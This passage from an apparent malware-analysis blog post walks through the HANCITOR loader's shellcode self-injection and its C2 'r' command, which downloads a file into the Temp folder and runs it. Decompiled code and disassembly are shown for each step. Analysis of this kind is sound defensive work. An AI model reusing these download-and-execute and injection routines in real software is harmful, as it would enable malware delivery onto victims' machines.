To inject into its own process, HANCITOR calls **VirtualAlloc** to allocate a buffer in its memory and manually copies the shellcode byte by byte into the buffer.

For self-injection, HANCITOR has two different ways of launching the shellcode. The first is simply executing a call instruction to transfer execution to the base address of the shellcode. The second one involves calling **CreateThread** to launch a thread that does basically the same thing.

```
else
{
  shellcode_base = VirtualAlloc(0, downloaded_shellcode_size, 0x3000u, 0x40u);
  if ( shellcode_base )
  {
    w_memcpy(shellcode_base, downloaded_shellcode, downloaded_shellcode_size);
    if ( !self_shellcode_launch_flag )
    {
      v7 = shellcode_base;
      (shellcode_base)();
      return 1;
    }
    Thread = CreateThread(0, 0, execute_adress, shellcode_base, 0, 0);
    if ( Thread )
    {
      CloseHandle(Thread);
      return 1;
    }
  }
}
```

```
; Attributes: bp-based frame

; ULONG __stdcall execute_adress(PVOID shellcode_base)
execute_adress proc near

shellcode_base_1= dword ptr -4
shellcode_base= dword ptr  8

push    ebp
mov     ebp, esp
push    ecx
mov     eax, [ebp+shellcode_base]
mov     [ebp+shellcode_base_1], eax
call    [ebp+shellcode_base_1]
xor     eax, eax
mov     esp, ebp
pop     ebp
retn    4
execute_adress endp
```

Step 8: C2 commands – Downloading File To Temp Directory

When the command is **‘r’**, HANCITOR downloads a file from the URL specified in the response’s component, drops it in the Windows Temp folder, and launches it.

The malware first downloads the file using the same downloading function from the previous three commands.

```
int __cdecl download_to_temp_and_launch(LPCSTR lpszUrl)
{
  int v2; // [esp+0h] [ebp-Ch]
  void *downloaded_executable; // [esp+4h] [ebp-8h]
  SIZE_T dwBytes; // [esp+8h] [ebp-4h] BYREF

  dwBytes = 5242880;
  downloaded_executable = w_HeapAlloc(0x500000u);
  v2 = 0;
  if ( retrieve_executable_from_URL(lpszUrl, downloaded_executable, 0x500000u, &dwBytes, 1) )
  {
    drop_temp_file_and_launch(downloaded_executable, dwBytes);
    v2 = 1;
  }
  w_HeapFree(downloaded_executable);
  return v2;
}
```

Next, to drop the downloaded file to the Temp directory, the malware calls **GetTempPathA** to retrieve the path to the directory and **GetTempFileNameA** to generate a temporary file's name in that path with the prefix of "BN".

Then, it calls **CreateFileA** and **WriteFile** to write the downloaded content to the temporary file.

```
push    ebp
mov     ebp, esp
sub     esp, 30Ch
lea     eax, [ebp+temp_path]
push    eax             ; lpBuffer
push    104h            ; nBufferLength
call    ds:GetTempPathA
lea     ecx, [ebp+TempFileName]
push    ecx             ; lpTempFileName
push    0               ; uUnique
push    offset PrefixString ; "BN"
lea     edx, [ebp+temp_path]
push    edx             ; lpPathName
call    ds:GetTempFileNameA
mov     eax, [ebp+nNumberOfBytesToWrite]
push    eax             ; nNumberOfBytesToWrite
mov     ecx, [ebp+downloaded_file]
push    ecx             ; lpBuffer
lea     edx, [ebp+TempFileName]
push    edx             ; lpFileName
call    write_file
add     esp, 0Ch
cmp     eax, 1
jnz     short loc_10003BD7
```

HANCITOR then checks the **Characteristics** flag in the file header to determine if the file is an executable or a DLL.

If the file is an executable, the malware launches it by calling **CreateProcessA** with the file's path as the command line to be executed.

If the file is a DLL, the malware launches its **start** export function by calling **CreateProcessA** with a formatted **rundll32.exe** command as the command line.

```
int __cdecl drop_temp_file_and_launch(LPCVOID downloaded_file, DWORD nNumberOfBytesToWrite)
{
  CHAR CommandLine[260]; // [esp+0h] [ebp-30Ch] BYREF
  CHAR temp_path[260]; // [esp+104h] [ebp-208h] BYREF
  CHAR TempFileName[260]; // [esp+208h] [ebp-104h] BYREF

  GetTempPathA(0x104u, temp_path);
  GetTempFileNameA(temp_path, "BN", 0, TempFileName);
  if ( write_file(TempFileName, downloaded_file, nNumberOfBytesToWrite) != 1 )
    return 0;
  if ( !is_file_an_executable(downloaded_file) )
    return create_process_to_launch_command(TempFileName);
  wsprintfA(CommandLine, "Rundll32.exe %s, start", TempFileName);
  return create_process_to_launch_command(CommandLine);
}
```

At this point, we have fully analyzed every stage of a HANCITOR infection and understood how it can be used to load and launch malicious executable and shellcode! If you have any questions regarding the analysis, feel free to reach out to me via Twitter.